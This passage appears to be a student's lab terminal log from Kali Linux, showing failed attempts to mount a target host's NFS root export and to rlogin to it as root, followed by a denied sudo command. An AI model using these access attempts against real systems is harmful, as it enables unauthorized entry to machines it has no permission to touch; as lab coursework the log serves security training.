$ mount -t nfs 10.0.50.3:/ /tmp/r00t/  
mount.nfs: failed to apply fstab options
```

```
(itl45student@ Kali)-[~]  
$ rlogin -l root 10.0.50.3  
Command 'rlogin' not found, but there are 18 similar ones.  
  
(itl45student@ Kali)-[~]  
$ sudo apt update  
[sudo] password for itl45student:  
Sorry, user itl45student is not allowed to execute '/usr/bin/apt update' as root on Kali.vm.
```